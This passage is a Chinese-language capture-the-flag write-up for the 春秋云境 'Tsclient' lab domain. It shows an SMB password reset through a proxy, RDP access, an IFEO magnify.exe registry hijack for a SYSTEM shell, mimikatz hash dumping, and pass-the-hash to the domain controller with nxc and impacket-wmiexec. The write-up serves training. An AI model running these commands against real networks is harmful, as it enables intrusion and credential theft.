SMB 172.22.8.15 445 DC01 [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED
SMB 172.22.8.31 445 WIN19-CLIENT [-] Connection Error: The NETBIOS connection with the remote host timed out.
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

提示密码过期,修改密码。Aldrich:1qaz@WSX

SOCKS 代理:在受害主机(跳板机)和攻击机之间建立隧道。攻击者的流量被封装,通过跳板机转发进内网,使攻击者的工具(如 Nmap, Impacket)看起来像是从受害主机发出的。

SMB 协议与密码过期:Active Directory 策略通常强制定期更改密码。当密码过期时,虽然无法登录 RDP,但 SMB 协议允许用户进行“更改密码”的操作(特定错误码 STATUS_PASSWORD_EXPIRED)。工具 smbpasswd 利用此机制,通过旧密码验证身份并设置新密码,从而恢复账户的可用性。

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains4 smbpasswd -r 172.22.8.15 -U Aldrich
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Old SMB password:
New SMB password:
Retype new SMB password:
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
Password changed for user Aldrich on 172.22.8.15.

测试远程连接,发现连接主机为172.22.8.46。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains4 rdesktop 172.22.8.46 -u Aldrich -d xiaorang.lab -p '1qaz@WSX' -r disk:share=/home/kali/Desktop/tmp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Autoselecting keyboard map 'en-us' from locale
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.46:3389 ... OK

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=WIN2016.xiaorang.lab


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

Subject: CN=WIN2016.xiaorang.lab
Issuer: CN=WIN2016.xiaorang.lab
Valid From: Wed Feb 4 23:59:50 2026
To: Fri Aug 7 00:59:50 2026

Certificate fingerprints:

sha1: bd74c34f5af11aeff1bb113315ae7a0268c3e396
sha256: 1e3024b39b156e5ad6ecc6fab838c407851b1bb988762db7219b8b08c4dc0378


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.46:3389 ... OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.




放大镜提权

映像劫持的几种利用方式 - FreeBuf网络安全行业门户

1
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"

IFEO (Image File Execution Options):这是 Windows 的一种调试机制,允许开发人员为特定程序设置调试器。当系统尝试启动目标程序(如 magnify.exe)时,会优先启动注册表中 Debugger 键值指定的程序(这里是 cmd.exe)。


利用场景magnify.exe(放大镜)和 sethc.exe(粘滞键)是 Windows 登录界面(锁屏界面)的辅助功能工具。由于登录界面运行在 SYSTEM 权限下,劫持这些工具可以在不登录的情况下直接获得 SYSTEM 权限的交互式 Shell。

用fscan探测域信息。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[2026-02-06 15:59:38] [HOST] 目标:172.22.8.15 状态:alive 详情:protocol=ICMP
[2026-02-06 15:59:45] [HOST] 目标:172.22.8.18 状态:alive 详情:protocol=ICMP
[2026-02-06 15:59:45] [HOST] 目标:172.22.8.31 状态:alive 详情:protocol=ICMP
[2026-02-06 15:59:45] [HOST] 目标:172.22.8.46 状态:alive 详情:protocol=ICMP
[2026-02-06 15:59:50] [PORT] 目标:172.22.8.15 状态:open 详情:port=88
[2026-02-06 15:59:50] [PORT] 目标:172.22.8.15 状态:open 详情:port=389
[2026-02-06 15:59:50] [PORT] 目标:172.22.8.15 状态:open 详情:port=139
[2026-02-06 15:59:50] [PORT] 目标:172.22.8.15 状态:open 详情:port=135
[2026-02-06 15:59:50] [PORT] 目标:172.22.8.15 状态:open 详情:port=445
[2026-02-06 15:59:55] [PORT] 目标:172.22.8.18 状态:open 详情:port=80
[2026-02-06 15:59:56] [PORT] 目标:172.22.8.18 状态:open 详情:port=135
[2026-02-06 15:59:56] [PORT] 目标:172.22.8.18 状态:open 详情:port=1433
[2026-02-06 15:59:56] [PORT] 目标:172.22.8.18 状态:open 详情:port=445
[2026-02-06 15:59:56] [PORT] 目标:172.22.8.18 状态:open 详情:port=139
[2026-02-06 15:59:58] [PORT] 目标:172.22.8.31 状态:open 详情:port=135
[2026-02-06 15:59:58] [PORT] 目标:172.22.8.31 状态:open 详情:port=139
[2026-02-06 15:59:58] [PORT] 目标:172.22.8.31 状态:open 详情:port=445
[2026-02-06 15:59:59] [PORT] 目标:172.22.8.46 状态:open 详情:port=80
[2026-02-06 15:59:59] [PORT] 目标:172.22.8.46 状态:open 详情:port=135
[2026-02-06 15:59:59] [PORT] 目标:172.22.8.46 状态:open 详情:port=445
[2026-02-06 16:00:01] [PORT] 目标:172.22.8.46 状态:open 详情:port=139


查看域管理员,



使用mimikaze抓取哈希

拿到机器账户后PTH拿shell

机器账户 (Machine Account):域内的每台计算机在 AD 中都有一个对应的账户(以 $ 结尾),它和普通用户账户一样拥有密码(Hash)。域控信任域内机器的机器账户。

LSA Secrets:本地安全机构 (LSA) 存储了系统敏感信息,包括计算机账户的密码 Hash。拥有 SYSTEM 权限即可提取。

Pass-The-Hash (PtH):NTLM 认证协议的一个特性是,服务器在认证时不需要明文密码,只需要密码的 NTLM Hash。攻击者可以直接使用抓取到的 Hash 伪装成该机器账户向域控发起请求。由于机器账户在域内通常有一定权限(有时甚至被错误配置为高权限),或者利用域控自身的漏洞,以此实现横向移动。在此 WP 中,可能是利用机器账户通过 WMI 协议执行命令。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kaada)-[/opt/Multiple.Database.Utilization.Tools-2.1.1]
└─# proxychains4 nxc smb 172.22.8.15 -u 'WIN2016$' -H 77ef220d281f65676f4670c2085bb521
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:135 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:135 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:135 ... OK
SMB 172.22.8.15 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:None) (Null Auth:True)
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
SMB 172.22.8.15 445 DC01 [+] xiaorang.lab\WIN2016$:77ef220d281f65676f4670c2085bb521 (Pwn3d!)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains4 impacket-wmiexec -hashes :77ef220d281f65676f4670c2085bb521 'xiaorang.lab/WIN2016$@172.22.8.15'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:445 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:135 ... OK
[proxychains] Strict chain ... 38.55.99.145:9999 ... 172.22.8.15:62011 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xiaorang\win2016$
之后可以DSync导出ntds什么的,我就不放了。


春秋云境-Tsclient
http://example.com/2026/02/06/春秋云境-Tsclient/
Author
Skyarrow
Posted on
February 6, 2026
Licensed under